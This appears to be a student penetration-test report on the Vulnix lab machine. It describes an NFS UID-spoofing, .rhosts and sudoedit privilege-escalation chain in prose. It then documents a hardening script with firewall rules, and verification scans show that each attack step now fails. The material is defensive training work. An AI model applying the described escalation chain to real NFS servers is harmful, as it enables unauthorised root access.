Description: During initial reconnaissance, an Nmap port scan revealed NFS (2049) and RPC (111) services open. An unauthenticated showmount -e query returned the export list showing /home/vulnix exported to "*" (all hosts). The wildcard allows any host to mount the share without authentication. Due to root_squash (default), root on the client is mapped to nobody, preventing direct root access. However, the home directory's contents are world-readable to any client mounting as a low-privilege user, and write access can be obtained by impersonating the directory owner's UID (see Finding 4). This exposure alone constitutes a critical information disclosure, as it reveals sensitive user files (SSH keys, shell history, private data).

Recommendation: Enable Kerberos-based NFS authentication (NFSv4 with krb5), which authenticates users by identity rather than trusting client-provided numeric UIDs. If Kerberos cannot be implemented, strict host-based restrictions must be applied to the exports, and administrators must operate under the assumption that exported data is accessible to anyone on the allowed hosts.

Finding 4: NFS UID Spoofing Bypasses Access Controls

Property	Detail
Criticality	Critical
CVSS Score	9.1
Affects	NFS Service, /home/vulnix directory permissions
Remediation Status	Fixed in Part B

Overview: The NFS configuration relies on numeric UIDs for access control, allowing an attacker to bypass standard Unix permissions by creating a local user with a UID matching the remote user (UID 2008).

Description: After successfully mounting the exposed /home/vulnix NFS share, direct access was initially denied because the directory was owned by UID 2008 on the remote server. Because standard NFS relies on trusting the numeric UID presented by the connecting client rather than enforcing username-based authentication, this control is easily bypassed. By creating a local user account on the attacker's machine with a matching UID (2008), full read and write access to the mounted share was obtained, entirely undermining the intended Unix permissions on the export.

Recommendation: Implement Kerberos-based NFS authentication (NFSv4 with sec=krb5 or krb5p) to authenticate users by cryptographic identity rather than numeric UID. This eliminates the entire class of UID spoofing attacks, as the server validates the client's Kerberos ticket against a trusted Key Distribution Center rather than accepting whatever UID the client claims. If Kerberos infrastructure is not feasible, apply the all_squash option to NFS exports combined with explicit anonuid/anongid mapping to a dedicated unprivileged account, which forces all remote users — regardless of their claimed UID — to a single controlled identity. Additionally, restrict all exports to specific trusted IP addresses and enforce read-only access wherever possible.

Finding 5: Dangerous sudoedit Permission on /etc/exports

Property	Detail
Criticality	High
CVSS Score	7.8
Affects	sudo configuration (/etc/sudoers)
Remediation Status	Fixed in Part B

Overview: The vulnix user is granted a NOPASSWD sudoedit permission on /etc/exports, enabling an attacker to arbitrarily modify the NFS configuration and elevate privileges.

Description: Post-exploitation enumeration of the vulnix account revealed an overly permissive sudo configuration. The user possesses a NOPASSWD sudoedit entry for /etc/exports, the primary NFS server configuration file. This allows the vulnix user to edit the file with root-level write access without requiring a password prompt. An attacker operating as vulnix can rewrite the configuration to export sensitive directories (such as /root) with dangerous options, effectively turning a low-privileged shell into a gateway for root compromise.

Impact: The ability to modify /etc/exports as root gives an attacker full control over what is exported via NFS and with what permissions. This single permission was the direct enabler of root-level compromise as described in Finding 2.

Recommendation: Remove the sudoedit permission for vulnix on /etc/exports. If there is an operational need for a non-root user to manage NFS exports, this should be handled through a controlled wrapper script with strict input validation, auditing, and limited to a specific administrative account — never a general user account. The NOPASSWD flag makes this particularly severe as no human approval or credential confirmation is required.

3. Part B: Protect (Hardening) Write-Up

Property	Detail
Target	Vulnix VM — 10.10.10.132
Script	fix-vulnix.sh (authored on Kali, created directly on target as root)
Executed as	root@vulnix (root access obtained during Part A)
Attacker machine	Kali Linux — 10.10.10.128

3.1 Executive Summary

Part A demonstrated that Vulnix could be fully compromised — from anonymous network access to root shell — using nothing but chained misconfigurations: an unauthenticated wildcard NFS export, NFSv3's UID-based trust model, a writable `.rhosts` file, a passwordless `sudedit` rule, and a `no_root_squash` export of `/root`. Part B addresses this by applying seven hardening measures, prioritizing fixes that close entire classes of misconfiguration rather than patching only the exact steps taken in Part A. After hardening, every phase of the original attack chain was re-attempted and confirmed to fail.

3.2 Reflection: Specific vs. Generic Problems

Type	Issue	Why It Matters for Hardening Strategy
Specific	<code>sudedit /etc/exports NOPASSWD</code> rule for vulnix	Only affects this exact sudo entry — removing it doesn't protect against other bad sudo rules.
Specific	<code>/root *(rw,no_root_squash)</code> export	This exact line was added by the attacker; simply deleting it doesn't stop a future export from reintroducing the same risk.
Generic	NFSv3 has no authentication — any client can claim any UID	Affects every NFS export on the box, not just <code>/home/vulnix</code> .
Generic	<code>rlogin / rsh / rexec</code> running at all	These services have no secure use case; leaving them enabled invites <code>.rhosts</code> -based attacks regardless of which file gets planted.
Generic	No firewall restricting NFS/r-service ports	Any future misconfigured export or re-enabled legacy service is immediately reachable from the whole LAN.
Generic	Root permitted to SSH in directly	Any future leaked/planted key on root's <code>authorized_keys</code> is instantly usable.

Rather than only removing the specific `/root` export line and the specific sudo rule, the script disables the service classes (r-services), restricts the transport (firewall on NFS/r-service ports), and removes the trust primitives (`.rhosts`, direct root SSH) that made this whole attack path possible. This way, even a different, not-yet-discovered misconfiguration in the same categories is far less exploitable.

3.3 Attack Chain → Fix Mapping

This table ties each Part A phase directly to the Part B fix that neutralizes it — used later in Section 3.6 to structure verification:

Part A Phase	What Was Exploited	Part B Fix(es) Applied
Phase 3–4: NFS mount + UID spoof	Wildcard /home/vulnix export, NFSv3 UID trust	Fix 2 (export hardening), Fix 3 (reload), Fix 7 (firewall)
Phase 5–6: Plant .rhosts/SSH key, rlogin shell	.rhosts writable via NFS, rlogin service enabled	Fix 1 (disable r-services), Fix 5 (remove .rhosts/keys), Fix 7 (firewall)
Phase 7–8: sudo -l, sudoedit /etc/exports	NOPASSWD sudo misconfiguration	Fix 4 (remove sudo rule)
Phase 9–10: Export /root, mount, plant root key	no_root_squash on /root export	Fix 2 (remove /root export), Fix 3 (reload), Fix 7 (firewall)
Phase 11: SSH as root	Planted key + root SSH permitted	Fix 5 (clear keys), Fix 6 (PermitRootLogin no)

3.4 Script Design Decisions

Fix 1 — Disable rlogin / rsh / rexec (inetd)

```
sed -i '/^login[[:blank:]]/s/^/#/' /etc/inetd.conf sed -i
'/^shell[[:blank:]]/s/^/#/' /etc/inetd.conf sed -i '/^exec[[:blank:]]/s/^/#/'
/etc/inetd.conf service inetutils-inetd restart
```

Decision: Comment out the service definitions entirely rather than trying to restrict access to them. These protocols transmit in cleartext and were designed around host-based trust (.rhosts) that has no place on a modern network. Disabling the service removes the entire attack surface, not just the specific .rhosts file that was planted.

Least privilege: No user or host needs rlogin/rsh/rexec access — the service itself is the excess privilege.

Fix 2 — Harden /etc/exports

```
sed -i '/^\/root/d' /etc/exports sed -i 's|^\/home/vulnix.*|\/home/vulnix
127.0.0.1(ro,root_squash,no_subtree_check)|' /etc/exports
```

Decision: The /root export is deleted outright — there is no legitimate reason to ever export /root over NFS. The /home/vulnix export is changed from *(rw,root_squash) to 127.0.0.1(ro,root_squash,no_subtree_check): restricted to localhost only, read-only, and root squash explicitly retained.

Least privilege: No remote host needs write access to any home directory over unauthenticated NFSv3.

Fix 3 — Reload NFS export table

```
exportfs -ra
```

Decision: /etc/exports changes do not take effect until reloaded. Unlike in Part A (where vulnix had no permission to do this and a full VM reboot was required), this script runs as root and can reload immediately.

Fix 4 — Remove the vulnix sudo rule

```
sed -i '/vulnix/d' /etc/sudoers
```

Decision: vulnix is a standard user account with no administrative function. Rather than narrowing the rule, the entire entry is removed — the correct least-privilege baseline for a non-admin account is no sudo access at all.

Least privilege: This is the most direct textbook application of the principle in the whole script.

Fix 5 — Remove .rhosts files and planted SSH keys

```
find /home /root -name ".rhosts" -delete > /etc/hosts.equiv >  
/home/vulnix/.ssh/authorized_keys > /root/.ssh/authorized_keys
```

Decision: This directly removes the artifacts planted during Part A. Fix 1 stops new .rhosts-based logins, but it doesn't retroactively revoke a key that's already sitting in authorized_keys. Both are needed together.

Fix 6 — Harden SSH configuration

```
sed -i 's/^#*PermitRootLogin.*/PermitRootLogin no/' /etc/ssh/sshd_config # IgnoreRhosts  
yes, RhostsRSAAuthentication no (added/enforced) service ssh restart
```

Decision: PermitRootLogin no means that even if a key is planted into root's authorized_keys again in the future, it cannot be used to log in directly. IgnoreRhosts yes and RhostsRSAAuthentication no close the SSH-level equivalent of the .rhosts rlogin trust bypass.

Least privilege: Direct root network access is a standing privilege no account needs by default.

Fix 7 — Firewall (iptables)

```
iptables -F INPUT iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT  
iptables -A INPUT -i lo -j ACCEPT iptables -A INPUT -p tcp --dport 22 -j ACCEPT  
iptables -A INPUT -p tcp --dport 111 -j DROP iptables -A INPUT -p udp --dport 111 -j  
DROP iptables -A INPUT -p tcp --dport 2049 -j DROP iptables -A INPUT -p udp --dport  
2049 -j DROP iptables -A INPUT -p tcp --dport 512 -j DROP iptables -A INPUT -p tcp --  
dport 513 -j DROP iptables -A INPUT -p tcp --dport 514 -j DROP iptables-save >  
/etc/iptables.rules
```

Decision: This is the defense-in-depth layer. Even if Fix 1–2 were somehow bypassed or misconfigured again later, the firewall independently blocks external access to NFS (111, 2049) and the r-services (512–514) at the network layer. Loopback is explicitly allowed so local NFS functionality (Fix 2's 127.0.0.1 export) still works. SSH (22) remains open so the box stays administrable.

Least privilege: Only the ports with a legitimate remaining use (SSH) are reachable from the network; everything else is closed by default.

3.5 Execution

The fix script was created directly on the target system as root, using the SSH session obtained during Part A:

```
root@vulnix:~# nano fix-vulnix.sh root@vulnix:~# chmod +x fix-vulnix.sh root@vulnix:~#
bash fix-vulnix.sh

root@vulnix:~# nano fix-vulnix.sh
root@vulnix:~# cat fix-vulnix.sh
#!/bin/bash
#
# =====
# Vulnix Hardening Script – Part B
# Target: Ubuntu 12.04.1 LTS (10.10.10.132)
# Run as: root
# Usage:  bash fix-vulnix.sh
# =====

echo "===== "
echo "  Vulnix Hardening Script"
echo "    $(date)"
echo "===== "
echo ""

# ——— FIX 1: Disable rlogin / rsh / rexec ———
echo "[1/7] Disabling r-services in /etc/inetd.conf ... "
```

Figure 20 — Creating fix-vulnix.sh on the target system as root

After execution, the script output confirmed all seven hardening stages completed successfully. The existing root SSH session was kept open for verification, since the PermitRootLogin no change and cleared authorized_keys would prevent new root SSH connections.

```
(kali㉿kali)-[~]
└─$ ssh -i /tmp/root_rsa2 \
  -o PubkeyAcceptedKeyTypes=+ssh-rsa \
  -o HostKeyAlgorithms=+ssh-rsa \
  root@10.10.10.132
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
root@10.10.10.132's password: █
```

Figure 21 — Post-hardening: attempting SSH root login now prompts for password (key rejected)


3.6 Verification — Re-Attempting the Part A Attack Chain

Each check below re-runs the exact command that succeeded in Part A. "Kali-side" commands were run from a second terminal on Kali, while target-side checks used the existing root session.

3.6.1 — Fix 1: r-services disabled

From Kali, the rlogin command that previously gave a passwordless shell now fails with "Could not make a connection":

```
$ rlogin -l vulnix 10.10.10.132 rlogin: Could not make a connection.
```




```
(kali@kali)-[~]
$ # From Kali:
rlogin -l vulnix 10.10.10.132
rlogin: Could not make a connection.
```

Figure 22 — rlogin connection refused after disabling r-services

An Nmap scan confirms ports 512, 513, and 514 are now filtered (no longer open):

```
$ nmap -p 512,513,514 10.10.10.132
```



```
(kali@kali)-[~]
$ nmap -p 512,513,514 10.10.10.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-16 12:12 +0200
Nmap scan report for 10.10.10.132
Host is up (0.00055s latency).

PORT      STATE      SERVICE
512/tcp    filtered   exec
513/tcp    filtered   login
514/tcp    filtered   shell
MAC Address: 00:0C:29:72:67:15 (VMware)


Nmap done: 1 IP address (1 host up) scanned in 1.90 seconds
```

Figure 23 — Ports 512/513/514 now show as filtered

3.6.2 — Fix 2 & 3: NFS exports hardened

From Kali, showmount -e now fails entirely because the firewall blocks the RPC portmapper (port 111):

```
$ showmount -e 10.10.10.132 clnt_create: RPC: Timed out
```



```
(kali@kali)-[~]
$ showmount -e 10.10.10.132
clnt_create: RPC: Timed out
```

Figure 24 — showmount fails: RPC timed out due to firewall

Attempting to mount either the /home/vulnix or /root share also fails:


```
$ sudo mount -t nfs 10.10.10.132:/home/vulnix /mnt/test mount.nfs: mount point
/mnt/test does not exist
```

```
(kali@kali)-[~]
$ sudo mount -t nfs 10.10.10.132:/home/vulnix /mnt/test
[sudo] password for kali:
mount.nfs: mount point /mnt/test does not exist
```

Figure 25 — NFS mount attempt fails: share no longer accessible

3.6.3 — Fix 4: sudo rule removed

From the root session on the target, confirming that vulnix no longer has any sudo permissions:

```
root@vulnix:~# sudo -l -U vulnix User vulnix is not allowed to run sudo on vulnix.
```

```
root@vulnix:~# sudo -l -U vulnix
User vulnix is not allowed to run sudo on vulnix.
root@vulnix:~# find /home /root -name ".rhosts"
root@vulnix:~#
```

Figure 26 — sudo -l confirms vulnix has no sudo permissions; find confirms no .rhosts files remain

3.6.4 — Fix 5: .rhosts and planted keys removed

Both the vulnix and root authorized_keys files are now empty, and no .rhosts files exist:

```
root@vulnix:~# cat /home/vulnix/.ssh/authorized_keys root@vulnix:~# cat
/root/.ssh/authorized_keys
```

```
root@vulnix:~# cat /home/vulnix/.ssh/authorized_keys
root@vulnix:~#
root@vulnix:~#
root@vulnix:~# cat /root/.ssh/authorized_keys
root@vulnix:~#
```

Figure 27 — Both authorized_keys files are empty; planted credentials fully revoked

3.6.5 — Fix 6: Root SSH login disabled

The SSH configuration now explicitly denies root login:

```
root@vulnix:~# grep "PermitRootLogin" /etc/ssh/sshd_config PermitRootLogin no
```

```
root@vulnix:~# grep "PermitRootLogin" /etc/ssh/sshd_config
PermitRootLogin no
# the setting of "PermitRootLogin without-password".
```

Figure 28 — sshd_config confirms PermitRootLogin no

3.6.6 — Fix 7: Firewall active

From Kali, an Nmap scan confirms all five critical ports (111, 512, 513, 514, 2049) are now filtered:

```
$ nmap -p 111,512,513,514,2049 10.10.10.132
```

```
(kali㉿kali)-[~]
$ nmap -p 111,512,513,514,2049 10.10.10.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-07-16 12:16 +0200
Nmap scan report for 10.10.10.132
Host is up (0.00049s latency).

PORT      STATE SERVICE
111/tcp    filtered rpcbind
512/tcp    filtered exec
513/tcp    filtered login
514/tcp    filtered shell
2049/tcp   filtered nfs
MAC Address: 00:0C:29:72:67:15 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.91 seconds
```

Figure 29 — All NFS and r-service ports filtered by iptables

From the target, the iptables rule chain confirms the expected configuration:

```
root@vulnix:~# iptables -L INPUT -n --line-numbers
```

```
root@vulnix:~# iptables -L INPUT -n --line-numbers
Chain INPUT (policy ACCEPT)
num  target      prot opt source                destination            state
1    ACCEPT      all  --  0.0.0.0/0            0.0.0.0/0              state RELATED,ESTABLISHED
2    ACCEPT      all  --  0.0.0.0/0            0.0.0.0/0
3    ACCEPT      tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:22
4    DROP        tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:111
5    DROP        udp  --  0.0.0.0/0            0.0.0.0/0              udp dpt:111
6    DROP        tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:2049
7    DROP        udp  --  0.0.0.0/0            0.0.0.0/0              udp dpt:2049
8    DROP        tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:512
9    DROP        tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:513
10   DROP        tcp  --  0.0.0.0/0            0.0.0.0/0              tcp dpt:514
```

Figure 30 — iptables INPUT chain: ESTABLISHED/RELATED accept, loopback accept, SSH accept, all NFS/r-service ports dropped

3.6.7 — Mid-Chain Block Test (Defense in Depth)

This test addresses the assignment's specific requirement: even if an attacker somehow obtained a shell as vulnix again through some other means, the privilege-escalation path itself must also be dead — not just the initial foothold. From the root session, switching to the vulnix user and checking:

```
root@vulnix:~# su - vulnix vulnix@vulnix:~$ sudo -l → User vulnix is not allowed to
run sudo on vulnix. vulnix@vulnix:~$ cat ~/.rhosts → cat: .rhosts: No such file or
directory
```

Result: Even with a hypothetical vulnix shell, the escalation path is fully blocked — no sudo permissions, no .rhosts trust file, no writable exports, and the firewall prevents any NFS remount from outside.

3.7 Summary of Decisions

#	Change	Why	Principle Applied
1	Disabled rlogin/rsh/rexec at the inetd level	Removes an entire class of cleartext, host-trust-based legacy services	Eliminate unnecessary services
2	Removed /root export; restricted /home/vulnix to 127.0.0.1, read-only	No remote host has a legitimate reason to write to a home directory or ever read /root over NFS	Least privilege on data access
3	Reloaded exports with exportfs -ra	Ensures the fix is live immediately, without depending on a reboot	Operational correctness
4	Removed vulnix's sudo rule entirely	A standard user account should have zero administrative capability by default	Least privilege
5	Deleted .rhosts files and cleared planted authorized_keys	Directly revokes the specific persistence artifacts left behind from Part A	Remove attacker persistence
6	PermitRootLogin no, IgnoreRhosts yes, RhostsRSAAuthentication no	Root should never be a direct network-reachable login target; rhosts-style trust has no place in SSH	Least privilege, defense in depth
7	iptables firewall dropping NFS/r-service ports, keeping only SSH open	Independent network-layer control that holds even if a future misconfiguration re-opens a service	Defense in depth

3.8 Residual Risk / Limitations

The target is running Ubuntu 12.04.1 LTS, which reached end-of-life in April 2017 and has received no official security patches since. No amount of configuration hardening compensates for an unpatched kernel and unpatched service binaries (SSH, NFS utilities, Dovecot, Postfix, etc. — all predate nearly a decade of CVEs). This script closes the specific misconfiguration classes demonstrated in Part A, but the only complete remediation for a production system in this state would be to decommission or upgrade the OS.

Additionally, while the Nessus scan identified 44 vulnerabilities including deprecated SSL/TLS protocol usage and information disclosure through the finger service, manual verification and individual remediation of each finding was not performed as part of this engagement. This represents future work that should be prioritized if this system were to remain in any operational capacity.

This limitation is noted here rather than addressed in the script, since it falls outside the scope of configuration-level hardening.



Imprint

CyberSteps GmbH

Berlin